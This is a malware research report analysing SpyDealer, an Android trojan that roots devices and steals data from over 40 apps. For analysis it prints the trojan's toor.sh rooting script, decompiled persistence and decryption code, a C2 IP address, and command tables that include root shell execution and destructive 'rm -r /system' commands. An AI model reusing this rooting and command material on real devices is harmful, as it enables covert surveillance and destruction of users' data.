SpyDealer: Android Trojan Spying on More Than 40 Apps

By Wenjun Hu, Cong Zheng, Zhi Xu

Published: 2017-07-06 · Archived: 2026-04-05 21:15:01 UTC

With the prevalence of Google Android smartphones and the popularity of feature-rich apps, more and more people rely on smartphones to store and handle kinds of personal and business information which attracts adversaries who want to steal that information. Recently, Palo Alto Networks researchers discovered an advanced Android malware we've named "SpyDealer" which exfiltrates private data from more than 40 apps and steals sensitive messages from communication apps by abusing the Android accessibility service feature. SpyDealer uses exploits from a commercial rooting app to gain root privilege, which enables the subsequent data theft.

SpyDealer has many capabilities, including:


- Exfiltrate private data from more than 40 popular apps including: WeChat, Facebook, WhatsApp, Skype, Line, Viber, QQ, Tango, Telegram, Sina Weibo, Tencent Weibo, Android Native Browser, Firefox Browser, Oupeng Brower, QQ Mail, NetEase Mail, Taobao, and Baidu Net Disk
- Abuses the Android Accessibility Service feature to steal sensitive messages from popular communication and social apps such as WeChat, Skype, Viber, QQ
- Takes advantage of the commercial rooting app "*Baidu Easy Root*" to gain root privilege and maintain persistence on the compromised device
- Harvests an exhaustive list of personal information including phone number, IMEI, IMSI, SMS, MMS, contacts, accounts, phone call history, location, and connected Wi-Fi information
- Automatically answer incoming phone calls from a specific number
- Remote control of the device via UDP, TCP and SMS channels
- Spy on the compromised user by:
    - Recording the phone call and the surrounding audio & video.
    - Taking photos via both the front and rear camera
    - Monitoring the compromised device's location
    - Taking screenshots

There are multiple factors that mitigate the risk of this threat to most users.

- As far as we know, SpyDealer has not been distributed through the Google Play store
- We do not know exactly how devices are initially infected with SpyDealer, but have seen evidence to suggest Chinese users becoming infected through compromised wireless networks.
- We have reported information on this threat to Google, and they have created protections through Google Play Protect.
- SpyDealer is only completely effective against Android devices running versions between 2.2 and 4.4, as the rooting tool it uses only supports those versions. This represents approximately 25% of active Android devices worldwide. On devices running later versions of Android, it can still steal significant amounts of information, but it cannot take actions that require higher privileges.

As of June 2017, we have captured 1046 samples of SpyDealer. Our analysis shows that SpyDealer is currently under active development. There are three versions of this malware currently in the wild, 1.9.1, 1.9.2 and 1.9.3. Starting from 1.9.3, content of configuration files and almost all constant strings in the code are encrypted or encoded. An accessibility service

was also introduced in 1.9.3 to steal targeted apps' messages. According to our dataset, most of these samples use the app name "GoogleService" or "GoogleUpdate". The most recent sample we have observed was created in May, 2017 while the oldest sample dates back to October, 2015, indicating this malware family has been active for over a year and a half. We also observed evidence of infected users discussing the malware in October 2015 and February 2016 as shown in Figure 1.



(a) Network hijacked and the user was infected by this malware

(b) The malware took screenshot and accessed the connected Wi-Fi information

Figure 1 Real infection instances in the wild

Detailed Technical Analysis

Service Launching and Configuration

After installed on an Android device, SpyDealer shows no application icon. However, it registers two broadcast receivers to listen for events related to the device booting up and network connection status. Whenever any of these events are broadcasted, the key service component *AaTService* starts. At the first launch, it retrieves configuration information from the local asset file named *readme.txt.* The first line of this file indicates the IP address of a remote C2 server, the second line configures what actions the malware can take on mobile networks, and the third line specifies what actions are allowed under a Wi-Fi network. The configuration settings can also be remotely updated by various C2 channels. One example of the *readme.txt* is given in Figure 2. The full list of the IP addresses for the remote C2 servers is available in Appendix B. A partial listing of the configurable actions is depicted in Table 1.

readme.txt

```
1 222.82.230.202
2 1,2,3,4,5,6,7,8,9,10,11,13,12,15,17,18,19,21,76,77,78,82,83,84,85,86,87,88,89,90,91,92,93,94,95,81
3 1,2,3,4,5,6,7,8,9,10,11,13,12,15,17,18,19,20,21,76,77,78,82,83,84,85,86,87,88,89,90,91,92,93,94,95,8
```

Figure 2 Content of the readme.txt

Table 1 Partial Listing of Configurable Actions

Number	Action	Number	Action

1	Get call history	9	Send recorded audio files
2	Get SMS messages	10	Capture screenshot
3	Record audio	11	List files under a given directory
4	Get GSM location	12	Get GPS location
5	Get contacts	20	Intercept incoming SMS messages
7	Get information and network traffic of installed apps	21	Do not intercept incoming SMS messages
8	Get device specific information	82	Get current running apps

Rooting and Persistence


SpyDealer uses two different rooting procedures to gain root (superuser) privilege. Samples of version 1.9.1 and 1.9.2 reuse the root exploits used by commercial rooting app "Baidu Easy Root". Rooting applications like this one are created for users who want to gain low-level access to their phone which wouldn't be possible without removing some security protections. This is not the first time that Android malware has stolen root exploits from existing commercial rooting tools. Previously in 2015, we saw the Rootnik Android Trojan abuse the "Root Assistant" tool to gain root access.

SpyDealer 1.9.1 and 1.9.2 gain root privilege by abusing "Baidu Easy Root" as detailed below:


1. Drops a customized *su* file named *sux* from assets to the app's own data directory.
2. Checks if the infected device is already rooted or not. If the root privilege is available, there is no need to escalate to root privilege.
3. Checks the existence of the file */data/data/<package_name>/broot/raw.zip* which contains all the rooting exploits. If there is no such file, the malware will download it from *http[:]//yangxiu2014.0323.utnvg[.]com/apk/raw.zip*. The file integrity is then inspected by comparing the MD5 value of the downloaded file and the pre-calculated one from *http[:]//yangxiu2014.0323.utnvg[.]com/apk/md5.txt*.
4. Unzips the downloaded file to the app's data directory and attempt to gain root privilege by systematically executing the exploits one by one.
5. Installs *busybox* and remounts *system* partition as read-write by running a sequence of shell commands with superuser permission.

The downloaded file "raw.zip" contains the exploits from "Baidu Easy Root" version 2.8.3, which is depicted in Figure 4.

Table 2 gives a full list of the exploits stolen by SpyDealer. For example, 022d251cf509c2f0 is an executable binary file observed in the "raw.zip", and the original file in "Baidu Easy Root" is actually in gzip format. It's interesting that we can recover its original file name which is *fb_mem_root*.



(a) Files in the downloaded *raw.zip*



(b) Files under *assets/raw* of Baidu Easy Root v2.8.3

Figure 4 Files in the downloaded raw.zip and Baidu Easy Root v2.8.3

File Name	Original File Name	SHA256
022d251cf509c2f0	fb_mem_root	d54ab418ba35f7623c45e3ba7fe341be9955f332524a251a886fbe34b1d11af4
23c6b143cd0d6c15	camera_config_exp	7e238f8f1f61dd81f1bebc59717b86769adeca6615f0460fc282d7a0ced1f10d
297e4ba234a39ee6	put_user_opt_exp	3367c0dd8ead724da0c8cd05e8f15a3664ec418bdcdaa2b3721fbc5f7b060f86
460dbcebd7f09800	hw_hisi_exp	7ceb9ec2d02a29bcece226f9e29c9e161594dcb8e40dc853325ac087863d144d
4f2d1af460417f6a	boomsh	1b7a7fb6546c28e62506f458ccaff513743f568793a9fe639c2c54c3bcdec07a
54a9d3d68cb16d5a	omap_dsp_exp	977dcfc06889d3a4a30d4f2a97a29df812a3cb18fcced894fa2293cbf9f2fb37
5fb437fbf964d7e7	mtk_isp_exp	51b970eef664819f28d5c3ad5c29ecff089d21b6164c6be495956b5002f43c14
621f1ca29529a0ab	mtk_fdvt_exp	0ad1a250341839e3d9c5567f79b56aab501ab9e06375f401a74fbfeadd6bd40b
63e31e6275526979	mtk_isp_exp2	22a45ceb1ba9fbf377f89530baf85542d34294cefd3530ca563d148a58ae2f8d
65d21f6fc35ec9f1	camera_root	04e331353b028c87e2804df20bdbea845fb03323d3c7ce9003807ff91925b49b
75ea92243ef5ba08	s3c_video_exp	5fb0de184fc0c95add07727cad833c23888e08229631354571d859d27c4b7b5b
7e1d4da7f8e209fb	put_user_exp	0413e5743ef4e3c56bdb22c73c7436544219c2d8bea6f51c1aa24adab7262524
802df67ba2cf7d1b	mvl_galcore_exp	8ba1ffc6fe8ce44bb778136dd2c27ccb62a951009769363811ca818a1ee14308
8f28646170a23ff2	exynos_abuse	f52a96db49cd8acd6257237bff7b89f1cba755f9fb828ceb12a79a467d2b8405
97145f9a7d58647f	s3c_fb_root	c9676968ba0b891fbed8db0de8c9dbabb4265e5b7d95705c69c7b925d21f98b3
b19d38ccddca2eff	mtk_m4u_exp	c464e477daa5f2b8247764497c2f18c8d920bef7bea612f76b25e1477d5436a3
c78eedf55997bf88	futex_cheat_exp	950452471531c89488e28f8e8126d02741efed119c5f1224167fe38a1bf41980
e366af54946d116f	mtk_vdec_exp	b113ed4edec1cb99fbddca292eb247a773c84f68282cdd09f120ebadcc5c7a60
e45b79e67137d261	dev_mmap_exp	e142db432bd6371a6c6eda27143ebbef3efd54f8fbe0ea986fd87d0f8c731681

f2c51886c67482bc	common_root_shell	fc2b9690b926f4878c717c5a2f986bad0b58f78b7f9b5b4173c4735adb6b00c7
f546e283a9229234	am_jpegdec_exp	bcb4c0c6166a9d34a327e157cb12ca4df33d16e98b54ede25b71ed4f7bb7ae5d

SpyDealer 1.9.1, 1.9.2, and 1.9.3 also gain root privilege thought another method that doesn't use "Baidu Easy Root" as detailed below:

1. Drop files including *sux, getroot, logo.png* and *busybox_g1* from assets to the app's own data directory.
2. Copy files *sux, logo.png* and *busybox_g1* that are dropped in the above step to */data/data/ <package_name>/app_bin*
3. Generate shell script */data/data/<package_name>/app_bin/toor.sh* with the content depicted in Figure 5.
4. Execute *png* and *toor.sh* to gain root privilege, and these two files are deleted at the end.

```
#!/system/bin/sh
WORK_PATH=/data/data/ggcv.dkpxgma.llatyw/app_bin
SU_NAME=su
BUSYBOX=$WORK_PATH/busybox_g1
mount -o remount system /system || exit 1
cat $WORK_PATH/$SU_NAME > /system/bin/sux
chmod 7777 /system/bin/sux
exit

```

Figure 5 Content of toor.sh

Readers should note that this second rooting method only targets Android versions from 4.0 to 4.3 (included). However, the exploits used in this attack remains unknown to us as none of *logo.png*, *getroot* or *busybox_g1* exists in the app's assets.

After gaining root privilege, SpyDealer takes steps to maintain persistence on the compromised device. It first drops a native executable file *powermanager* to its own data directory (Figure 6.) Once executed, *powermanager* creates a backup the app's APK file to */system/bin/update_1.apk*. Whenever the app is uninstalled (Figure 7,) the running *powermanager* will copy the APK file from */system/bin/update_1.apk* to */system/app/Update.apk*, resulting in the Trojan running as a system app (Figure 8.) After reinstallation, the core SpyDealer service (*AaTService)* is launched to perform malicious behaviors.

```
this.m_server.m_jni.ReleaseData(powermangerPath, "powermanager");
this.m_server.m_jni.ReleaseData(dealappPath, "dealapp");
if(isSystemApp != 0) {
    this.m_server.m_jni.ProtectSelf(this.m_server.getPackageName(), String.valueOf(this.m_server
            .getPackageName()) + ".AndroidserviceActivity", apkPath);
}
```

Figure 6 Drop and executes powermanager

```
1  void sub_963C()
2  {
3    char *v0; // r5@1
4
5    v0 = (char *)operator new[](dword_F038 - dword_F03C + 1024 + 2 * (dword_F050 - dword_F054));
6    v0[sprintf(v0, "/data/data/%s/", dword_F054)] = 0;
7    if ( access(v0, 0) )
8    {
9      _android_log_print(4, "sn", "apk %s is uninstall reinstall\n", dword_F06C);
10     sub_9328(dword_F084, dword_F06C);
11     v0[sprintf(v0, "pm install %s", dword_F06C)] = 0;
12     system(v0);
13   }
14   sleep(2u);
15   sub_95EC(v0);
16   operator delete(v0);
17 }
```

Figure 7 Monitor the data directory and reinstall itself once got uninstalled




Figure 8 The malware copies itself to /system/bin/update_1.apk and reinstalls it to /system/app if uninstalled

Command & Control

SpyDealer is capable of receiving commands from remote servers via a number of different channels by either actively initiating connections to C2 servers or passively receiving instructions from C2 servers. These channels include via SMS, UDP and TCP connections. This section details how the malware utilizes each of these channels to communicate with the remote C2 servers.

SMS

SpyDealer registers a broadcast receiver with a higher priority than the default messaging app to listen for the commands via incoming SMS messages. The commands received through SMS are first decoded for further parsing and processing. Each SMS command contains a command index and arguments split by a newline. The command index ranges from 1 to 5 and each command is detailed in Table 3.

Table 3 SMS command list

Command Index	Description
1	Get geographical location via GSM cell information.
2	Collect the contacts on the device and send back via SMS.
3	Gather SMS messages which are created later than a given date in the inbox, outbox and draft box, and then send back via SMS.
4	Exfiltrate call histories that are later than a given date through SMS. The collected information contains call duration, phone number and date time.
5	Set the auto reply phone number. The malware will automatically answer the incoming phone call when the number is the same as the set one.

To get the geographical location based on the GSM cell information, SpyDealer takes advantage of the interface of Baidu map service (Figure 9.) It first collects the GSM cell identity, area code and network operator and then posts the encoded data to the Baidu map service to retrieve the geographical location. With this tactic, a compromised device's location is exposed to the attacker even there is no GPS available.

```
String v4 = "";
if(netOp != null && netOp.length() > 3) {
    String baiduEncoded = this.service.m_jni.EncodeBaiDuBuf(netOp, lac, cid);
    if(baiduEncoded != null && baiduEncoded.length() > 0 || (isinternetconnect)) {
        v4 = this.postData("http://loc.map.baidu.com/sdk.php", baiduEncoded);
    }
```

Figure 9 Utilize the interface of Baidu map service to get geographical location

Besides the commands listed above, SpyDealer can also set the remote server's IP address under the following two conditions:

- The length of the command index received in the SMS (Table 3) is larger than 4, then the command index is actually the remote server's IP address
- *The incoming SMS message body starts with the string "L112 " which is followed by the remote server's IP address*

If SpyDealer receives a command index of 1 or 2, it will not reply when it received an SMS command. However, if it receives a command index of 3, 4, or 5, SpyDealer will acknowledge that a command was received by sending back a specially formatted SMS response. For example, when received the command 5, it will automatically reply a message in the format "*msg:repcall|<phone number>*".

All incoming SMS messages that contain commands will be aborted, which means the user will not be aware of these messages. However, other types of SMS messages will also be blocked if the malware is set to do so or the incoming number is in the blocking list.

TCP Server

SpyDealer creates a TCP server on the compromised device listening at port *39568* and waits for incoming commands. The command format and description are listed below in Table 4.

Table 4 Commands via TCP channel

Command Format	Description
imei	Send back the device IMEI
mobileinfor	Send back device information including IMEI, IMSI and phone number
gettype\t1	Send back contacts information including contact name and phone number
gettype\t\t1	Send back SMS messages in inbox, outbox and draft box
gettype\t\t\t1	Send back call histories including phone call duration, type and date
listdir\t<directory>	Send back the information of files under a given directory. The information contains file path, file size and last modified time.
Over	Close the socket connection

The response data is formatted in the following pattern in bytes:

{0x35, 0x31, 0x64, 0x11, 0x09, <length of data>, 0x09, <data>}

However, there is no authentication mechanism implemented before accepting the incoming commands, which means anyone can connect to a compromised device and control it as long as one knows the target device's IP address.

UDP/TCP Client

Aside from the TCP server that passively waits for the commands, SpyDealer can also actively connect to the remote server with the configured IP address to ask for commands through UDP or TCP. At first launch, the remote server's IP address is retrieved from the local asset *readme.txt*, and the use of UDP or TCP protocols is determined based on another local asset named *socket*. The list contains around 90 different IP/domains that SpyDealer may use as remote servers. The full list of IP/domains can be found in Appendix B.

The command data received by the client is encrypted by the server using Tiny Encryption Algorithm (TEA) Once the client receives a command, the malware decrypts the data (Figure 10). and then parses and processes the command. Through the UDP/TCP client channel, the attacker can fully control the compromised device with more than 45 different commands varying from private data collection, surveillance, and remote code execution.

```
41    v24 = &v31;
42    qq_decipher((unsigned int *)a1, v27, &v31);
43    v6 = v31 & 7;
44    v25 = v5 - v6 - 10;
45    v7 = v5 - v6 - 10;
46    if ( *a5 >= v7 && v7 >= 0 )
47    {
48      *a5 = v7;
49      v32 = (unsigned int)v7 >> 31;
50      v33 = (unsigned int)v7 >> 31;
51      v28 = 1;
52      v8 = v6 + 1;
53      v9 = (int)(v29 + 8);
54      v10 = 8;
55      v11 = (int *)&v32;
56      while ( v8 != 8 )
57      {
58        ++v8;
59        ++v28;
60        if ( v8 == 8 )
61          break;
62LABEL_12:
63        if ( v28 > 2 )
64        {
65          do
66          {
67LABEL_19:
68            if ( !v25 )
69            {
70              v25 = 7;
71              while ( *((unsigned __int8 *)v11 + v8) == *((unsigned __int8 *)&v31 + v8) )
```

Figure 10 TEA algorithm used to decrypt incoming command

Each command starts with the command followed by a newline character and the base64 encoded arguments. Table 5 details a full list of commands available through this channel. One interesting command is named *SendMsg*. Previously, Android malware could fake an incoming SMS message by exploit the Smishing vulnerability, which was patched in Android 4.2. To achieve this effect in newer Android versions, SpyDealer first inserts an SMS message into the inbox and then posts a notification indicating an SMS message has arrived. To our knowledge, this is the first malware family that fakes an incoming SMS message in this way.

Command Format	Command Arguments	Description

list\n\<cmd_id>\n<max_count> \n<directory>	*cmd_id:* the command index; *max_count:* max number of files to collect; *directory:* target directory	List at most *max_count* files under the *directory* and send back the file name, file size and last modified time
searchdir\n<file_suffix>\t<time_range> \t<size_range>	*file_suffix*: suffixes split by ",", *time_range:* start time and end time split by "-", *size_range:* smallest and largest file size split by "-"	Search files under external storage and send back the information of files that match the given suffixes, last modified time and file size
subloadfile\n\<file_path>\n <cmd_id>\n<offset>\n<length>	*file_path:* the target file path; *cmd_id*: command index; *offset:* starting point of the file to read; *length:* total number of bytes to be sent	Send back a limited content of specified file starting at a given offset
setsctm\n<time>	*time:* number of seconds	Set the screen taken interval time. A screenshot is taken every *time* seconds
getsctm		Query the screen taken interval time
setmd5filter\n<*file_md5*>	*file_md5:* MD5 hash value	Set the MD5 filter which will be used to search for a file with the same MD5 value
getmd5filter		Query the set MD5 filter
filemd5\n<*file_path*>	*file_path:* the target file path	Collect the file information of the given *file_path* including MD5, file name, file size and last modified time

loadfile\n<*file_dir_path*>	*file_dir_path:* the target file or directory path	Store the file or directory path that is ready to be uploaded
FinishDFile\n<*file_dir_path*>	*file_dir_path:* the target file or directory path	Store the file or directory path that is already uploaded
sysinfo		Collect the compromised device information including phone number, Wi-Fi MAC address, network operator, screen display metrics, camera information, etc.
gsmlocation		Get the geographical location based on the cell information
getpackets		Collect the installed apps' information including app name, package name, network packets received and transmitted by an app
queryremoteip		Query the remote server's IP address set previously
contact		Get the contact name, phone number and thumbnail images
historycall		Send back the phone call history including the phone number, contact name, date and phone call duration
getsms		Retrieve all the SMS messages in the inbox, outbox and draft box as well as the MMS messages
set3gtrans\n<*type*>\n<*config*>	*type:* indicates the type of configuration, Wi-Fi configuration is set if the value is *wifi*, otherwise set the 3G configuration *config:* the configuration content	Set the configuration under Wi-Fi or 3G network and this configuration controls what actions the malware can do
gettransinfo		Query the configuration set that indicates what kind of actions are enabled

SetGpstm\n<*time*>	*time:* number of seconds	Set the GPS location obtaining interval time
QueryGpstm		Query the interval time to obtain GPS location
setremoteip\n<*ip*>	*ip:* IP address of the remote server	Set the remote C2 server's IP address
FileConfig\n<*file_name*>\n<*action_type*>\n<*config_content*>	*file_name:* a file is created under the app's own data directory with the *file_name* *action_type:* if the value is "*set*", then the config content will be stored *config_content:* configuration content that will be stored	Store the *config_content* into the file created under the app's own data directory with the file name *file_name*
setautophone\n<*phone_num*>	*phone_num:* phone number	Set the phone number and the malware automatically answers the incoming phone call if the number is the same to the set one
getautophone		Get the phone number set by the command *setautophone*
setabroadsms\n<*phone_nums*>	*phone_nums:* phone numbers are split by the new line character	Set the SMS message blocking list. The malware blocks the incoming SMS messages if the phone number is among the blocking list
getabroadsms		Get a list of the blocking phone number list set by the command *setabroadsms*
setsocketmode\n<*socket_type*>		Set the communication protocol. The default one is UDP. If the *socket_type* is "*t*", then the protocol is changed to TCP
SetBackIp\n<*ip*>	*ip:* IP address	Set the IP address of the backup C2 server
uninstall		Uninstall the malware itself
ExecCmd\n<*command*>	*command:* shell command string	Execute the *command* with root privilege

getevnaudiostate		Check the audio recording state which can be enabled or not
SendMsg\n<*action_type*>\n<*phone_num*>\n<*content*>\n<*date_time*>	*action_type:* type of actions *phone_num:* phone number *content:* message body *date_time:* date time string	If the value of *action_type* is "*local*", the malware will insert a fake SMS message with the *phone_num* as source address and *content* as message body, and an incoming SMS message notification is posted. Otherwise, an SMS message with the *content* will be sent to *phone_num*
GetSControl\n		Get some configurations such as if need to consume battery, test the network connection, etc.
ReGetApp\n<*file_names*>	*file_names:* file names split by comma	Delete .db files specified by the *file_names* one by one. The .db files are under */data/data/<package_name>/files/app/out*
GetApp\n<*package_names*>	*package_names:* app package names split by comma	Upload app's data files except libs. The target apps are determined by the argument *package_names*
StartRoot		Try to execute exploits to gain root privilege
camvideo\n<*camera_type*>\n<*duration*>	*camera_type:* front or rear camera *duration:* duration time for each video to be recorded	Set the configuration for video recording. Use rear camera if *camera_type* is "back", otherwise, the front camera is used to record a video. The *duration* argument specifies the duration of the video.
campic\n<*camera_type*>	*camera_type:* front or rear camera	Determine to use which camera to take a picture. The rear camera is used if *camera_type* is "back".
GetPhoneNum\n<*phone_num*>	*phone_num:* phone number	Send the GSM location of the compromised device along with the remote server's IP to the given phone number via SMS
DeleteFile\n<*file_path*>	*file_path:* an absolute path of a file or folder	Delete a file or folder under the malware's own data directory.

SControl\n<*cmd_type*> \n<*cmd_argumetns*>	*cmd_type:* numbers that indicate what type of commands should be executed *cmd_arguments:* command arguments	Execute kinds of commands, for example, delete files, get Wi-Fi connection information, consumes battery, etc. All commands are detailed later in Table 6

Table 5 Commands through UDP/TCP Client

For the command type *SControl*, there are some sub commands determined by the *cmd_type* field, which is an integer number ranging from 0 to 10. All the sub-commands are detailed in Table 6.

Sub Command Type	Command Arguments	Description
0		Execute *rm* commands including "*rm -r /system/app/*", "*rm -r /data/app/*", "*rm -r /system/bin/*", "*rm -r /system/xbin/*" with root privilege
1	app package names split by comma	Remove apps' data directory by executing the command "*rm –r /data/data/<package name>*" with root privilege
2	a string ends with "*start*"	Continuously consumes the compromised device's resource by doing floating multiplication and division
3	file suffixes split by comma	Delete all the files on the external storage that match the given file suffixes
4		Enable the airplane mode on a device with the Android version < 18
5	a string ends with "*start*"	Test the network connection by sending a HTTP request to "http://www.163.com/"
6	file path	Delete a file specified by the given file path. A file may be not removable because of the permission. With this in mind, SpyDealer first tries to delete the file via Java API *File.delete*, and then executes the *"rm"* command with root privilege
8		Collect the current connected Wi-Fi information as well as the history ones. The information contains BSSID, SSID, MAC address, network id, key management and password
9	a string ends with "*start*"	Continuously drain the compromised device's power by doing floating division

10		Get the compromised device's system information including IMEI, IMSI, Wi-Fi MAC address, phone number, etc.
99	*src_file_path*/n/*dst_file_path*	Copy a file from *src_file_path* to destination *dst_file_path*

Table 6 Detail of SControl sub commands

The data sent back to the remote server is encrypted using TEA algorithm. Because UDP is a sessionless protocol by design, there is no guarantee that all transmitted packets will be received by the destination without any loss. To mitigate this risk, SpyDealer creates an effective session layer on top of UDP. SpyDealer divides the original data into multiple groups and each group has no more than 1000 bytes data. These groups are sent one by one and every transition is repeated three times. In order to restore the data at the server side, an additional identification code is added at the beginning of each grouped data. Hence, the format of the final group data is shown below:

MulPacket\n<IMEI>\n<UUID>\n<#TotalGroups >\n<CurrentGroupId>\n<Data>

- *IMEI:* IMEI of the compromised device
- *UUID:* This field consists of two parts. The first part is an integer starting from 0 and increases one by one for each transition. After reaching 10,000,000, it will be reset to 0. The second part is the current time in milliseconds
- *#TotalGroups:* Total number of groups
- *CurrentGroupId:* The index of the current group and it starts from 1
- *Data:* The payload data

Private Data Collection

As discussed in section Command & Control, we have seen this malware employ many mechanisms to collect private data. Additionally, with root privilege, SpyDealer also tries to gather data from more than 40 common apps falling in different categories including social, communication, browser, mobile mail client, etc. The targeted apps are listed in Table 7.

ID	Package Name	App Name
1	com.facebook.katana	Facebook
2	com.tencent.mm	WeChat
3	com.whatsapp	WhatsApp
4	com.skype.raider/com.skype.rover	Skype
5	jp.naver.line.android	Line
6	com.viber.voip	Viber
7	com.tencent.mobileqq	QQ
8	org.telegram.messenger	Telegram
9	com.alibaba.mobileim	Ali WangXin
10	kik.android	Kik
11	com.icq.mobile.client	icq video calls & chat

12	com.keechat.client	KeeChat Messenger
13	com.oovoo	ooVoo Video Call, Text & Voice
14	com.instanza.cocovoice	Coco
15	com.bbm	BBM
16	com.gtomato.talkbox	TalkBox Voice Messenger
17	com.rebelvox.voxer	Voxer Walkie Talkie Messenger
18	com.immomo.momo	MOMO
19	com.zing.zalo	Zalo
20	com.loudtalks	Zello PTT Walkie Talkie
21	com.duowan.mobile	手机YY
22	im.yixin	易信
23	cn.com.fetion	飞信
24	com.sgiggle.production	Tango
25	com.renren.mobile.android	人人
26	net.iaround	遇见
27	com.sina.weibo	Sina Weibo
28	com.tencent.WBlog	Tencent Weibo
29	org.mozilla.firefox	Firefox Browser
30	com.oupeng.browser	Oupeng Browser
31	com.android.browser	Android Native Browser
32	com.baidu.browser.apps	Baidu Browser
33	com.tencent.mtt	Tencent QQ Browser
34	com.lenovo.browser	Lenovo Browser
35	com.qihoo.browser	Qihoo Browser
36	com.taobao.taobao	Taobao
37	com.netease.mobimail	NetEase Mail
38	com.tencent.androidqqmail	Tencent QQ Mail
39	com.corp21cn.mail189	189 Mail
40	cn.cj.pe	139 Mail

41	com.baidu.netdisk	Baidu Net Disk
42	com.l	Smart Shopping List - Listonic
43	com.dewmobile.kuaiya	Zapya
44	com.funcity.taxi.passenger	Kuaidi Taxi

Table 7 The full list of the targeted apps

